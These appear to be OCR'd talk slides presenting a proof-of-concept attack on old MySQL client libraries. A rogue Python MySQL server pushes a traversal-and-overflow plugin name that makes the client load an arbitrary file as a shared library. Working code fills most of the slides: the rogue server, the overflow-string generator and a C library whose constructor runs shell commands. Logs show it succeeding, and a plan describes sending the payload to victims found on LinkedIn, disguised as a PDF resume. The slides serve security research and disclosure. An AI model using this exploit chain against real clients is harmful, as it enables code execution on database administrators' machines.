
What do we need?

3. Ability to PUSH exploit code as shared library

Sounds complicated?

2. Vulnerable (old) version of CLIENT LIBRARY

1. Control of MySQL/MariaDB Server (ANY version)


mysql>
1. Connects to MySQL Server
2. Bad actor takes control of DBA's workstation
MySQL
MySQL DBA
MySQL Server
Bad actor controls MySQL Server

How do we push the plugin name with directory traversal?

- Write a rogue server with ability to push plugin name
  - Use MySQL/MariaDB Server and create a plugin
  - Create a “fake” MySQL Server in Python (implementing MySQL protocol)

Plan of the attack

❓ Write a rogue server with ability to push plugin name

❓ Loading of arbitrary file as shared library

❓ PUSH the exploit code to DBA's machine

How to push bad plugin name from the server

- Use Python to “fake” real MySQL Server, use `mysql_mimic`
- https://github.com/kelsin/mysql-mimic/tree/main/mysql_mimic

```
import logging
import asyncio
import sys

from mysql_mimic import (
    MysqlServer,
    IdentityProvider,
    User,
)
from mysql_mimic.auth import AbstractClearPasswordAuthPlugin
```

Exploit
POC

Fake MySQL Server in Python

```python
class CustomAuthPlugin(AbstractClearPasswordAuthPlugin):
    name = "mysql_native_password"

class CustomIdentityProvider(IdentityProvider):
    def get_plugins(self):
        return [CustomAuthPlugin()]
    async def get_user(self, username):
        return User(name=username, auth_plugin=CustomAuthPlugin.name)

async def start_server(server):
    await server.serve_forever()

def start_rogue_server(file_name, port):
    print("Starting MySQL Rogue Server ...")
    logging.basicConfig(level=logging.INFO)
    CustomAuthPlugin.client_plugin_name = file_name
    identity_provider = CustomIdentityProvider()
    server = MysqlServer(identity_provider=identity_provider, port=port)
    asyncio.run(server.serve_forever())
```

Exploit POC

Fake MySQL Server in Python

```
if __name__ == "__main__":
    if (len(sys.argv) != 3):
      print(f"""
        Run script: {sys.argv[0]} plugin_file_name port
        Example:
        python3 {sys.argv[0]} ../../aaa 3306
        """)
      exit()
    file_name = sys.argv[1]
    port = sys.argv[2]
    if port is None:
      port = 3306
    start_rogue_server(file_name, port)
```


Exploit
POC

Fake MySQL Server in Python

MySQL client 8.0.18

```
ogue_mysql_server_simple_tcp.py ../../aaa 3306
SQL Rogue Server ...
mimic.connection:Started new connection: 646447104
```


Injection worked!



Nam	Description	Driver
mysql-8.0.18	-	MySQL ODBC 8.0 Unicode Driver

08004

[MySQL][ODBC 8.0(w) Driver]Authentication plugin '../../aaa' cannot be loaded: dlopen(/usr/local/mysql/lib/plugin/../../aaa.so, 0x0002): tried: '/usr/local/mysql/lib/plugin/../../aaa.so' (no such file), '/usr/local/mysql/aaa.so' (no such file)


08004

[MySQL][ODBC 8.0(w) Driver]Authentication plugin '../../aaa' cannot be loaded: dlopen(/usr/local/mysql/lib/plugin/../../aaa.so, 0x0002): tried: '/usr/local/mysql/lib/plugin/../../aaa.so' (no such file), '/usr/local/mysql/aaa.so' (no such file)

Plan of the attack, updated

✓ Write a rogue server with ability to push plugin name

? Loading of arbitrary name as shared library

? PUSH the exploit code to DBA's machine

Test worked – now we need a real thing

- Problem: how do we ACTUALLY load the exploit code?
  - Need to have a shared library with exploit inside its `init`
  - Need to push it to the user’s workstation

Shared library (Linux/macOS)

```c
#include <stdio.h>
#include <stdlib.h>
__attribute__((constructor))
void init()
{
    system("touch /tmp/q1");
    system("open /System/Applications/Calculator.app");
}
```

```
$ gcc -shared -o shared.so shared.c
```

Would be nice to be able to use arbitrary file name

```
/* Compile dll path */
strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);
```

adds .so/.dll to the name

https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql-

Buffer overflow

Len overflow!

```
/*  File    : strxnmov.c
    Author : Richard A. O'Keefe.
    Updated: 2 June 1984
    Defines: strxnmov()
    strxnmov(dst, len, src1, ..., srcn, NullS)
    moves the first len characters of the concatenation of src1,...,srcn
    to dst and add a closing NUL character.
    It is just like strnmov except that it concatenates multiple sources.
    Beware: the last argument should be the null character pointer.
    Take VERY great care not to omit it!  Also be careful to use NullS
    and NOT to use 0, as on some machines 0 is not the same size as a
    character pointer, or not the same bit pattern as NullS.
    NOTE
      strxnmov is like strnmov in that it moves up to len
      characters; dst will be padded on the right with one '\0' character.
      if total-string-length >= length then dst[length] will be set to \0
*/
```

```
#define FN_REFLEN 512 /* Max length of full path-name */
char dlpath[FN_REFLEN + 1];
```

...

```
strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);
```

https://github.com/mysql/mysql-server/blob/8.0/strings/strxnmov.cc

Overflowing the buffer

Unfixed / old version of client

```
mysql  Ver 8.0.18 for linux-glibc2.12
```

```
$ mysql -h 127.0.0.1 -P 3307

ERROR 2059 (HY000): Authentication plugin '../../aaa' cannot be loaded: /usr/local/mysql/lib/plugin/../../aaa.so: cannot open shared object file: No such file or directory
```

```
$ python3.7 rogue_mysql_server_simple_tcp.py "../../aaa" 3307
Starting MySQL Rogue Server ...
INFO:mysql_mimic.connection:Started new connection: 3907518464
```

Rogue server in Python

Our client connection

Generate overflow string

```python
def generate_injection_string(plugin_dir, file_name):
    traverse="../../../../../../../../../../"
    plugin_dir_len = len(plugin_dir)
    remaining_len=512 - plugin_dir_len - len(file_name)-len(traverse) - 1
    injection_string=traverse + "/"*remaining_len + file_name
    total_so_string_len=plugin_dir_len + len(injection_string)
    print(f"So string: {plugin_dir}{injection_string}, len: {total_so_string_len}")
    print(injection_string)
    return injection_string
```

Generate overflow string

```
def generate_injection_string(plugin_dir, file_name):
    traverse="../../../../../../../../../../"
    plugin_dir_len = len(plugin_dir)
    remaining_len=512 - plugin_dir_len - len(file_name)-len(traverse) - 1
    injection_string=traverse + "/"*remaining_len + file_name
    total_so_string_len=plugin_dir_len + len(injection_string)
    print(f"So string: {plugin_dir}{injection_string}, len: {total_so_string_len}")
    print(injection_string)
    return injection_string

def start_rogue_server(port, file_name, plugin_dir):
    print("Generating  injection_string...")
    injection_string=generate_injection_string(plugin_dir, file_name)
    print("Starting MySQL Rogue Server ...")
    logging.basicConfig(level=logging.INFO)
    CustomAuthPlugin.client_plugin_name = injection_string
    identity_provider = CustomIdentityProvider()
    server = MysqlServer(identity_provider=identity_provider, port=port, session_factory=MySession)
    asyncio.run(server.serve_forever())
```

Overflowing the buffer

```
$ cat shared.c
    #include <stdio.h>
    #include <stdlib.h>
    __attribute__((constructor))
    void init()
    {
        system("touch /tmp/pwned");
    }
$ gcc -shared -o shared.so shared.c
$ cp shared.so /tmp/pwn.png
```

Payload

Overflowing the buffer

```
$ python3.7 rogue_mysql_server_test.py /tmp/pwn.png 3307
Generating  injection_string...
So string:
/usr/local/lib/plugin/../../../../../../../../../..///////////////
//////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////
/////////////////////////////////tmp/pwn.png, len: 506
Starting MySQL Rogue Server on port 3307 ...
INFO:mysql_mimic.connection:Started new connection: 1310195712
```

Overflowing the buffer

```
$ ./mysql -h 127.0.0.1 -P 3307
ERROR 2059 (HY000): Authentication plugin
'../../../../../../../../../..////////////////////////
//////////////////////////////////////////////////////
//////////////////////////////////////////////////////
//////////////////////////////////////////////////////
//////////////////////////////////////////////////////
//////////////////////////////////////////////////////
//////////////////////////////////////////////////////
//////////////////////////////////////////////////////
//////////////////////////////////////////tmp/pwn.png’
c
```

Worked!

Overflowing the buffer: verify with strace

```
$  strace -f -s 10000 mysql -h 127.0.0.1 -P 3307 2>&1|less


…
openat(AT_FDCWD,
"/usr/local/mysql/lib/plugin/../../../../../../../../../..////
//////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////
//////tmp/pwn.png", O_RDONLY|O_CLOEXEC) = 4
read(4, "\177ELF\2\1\1\0\0\0\0\0\0\0\0
```

Plan of the attack, updated


- ✓ Write a rogue server with ability to push plugin name
- ✓ Loading of arbitrary file name as shared library (ANY extension)
- ❓ How to PUSH the exploit code to DBA's machine

Uploading malicious shared library

… disguised as a resume!

1. Find a victim on a LinkedIn
2. Send a resume (.pdf) with shared library code
   Victim does not need to run it – just save on disk

Demo

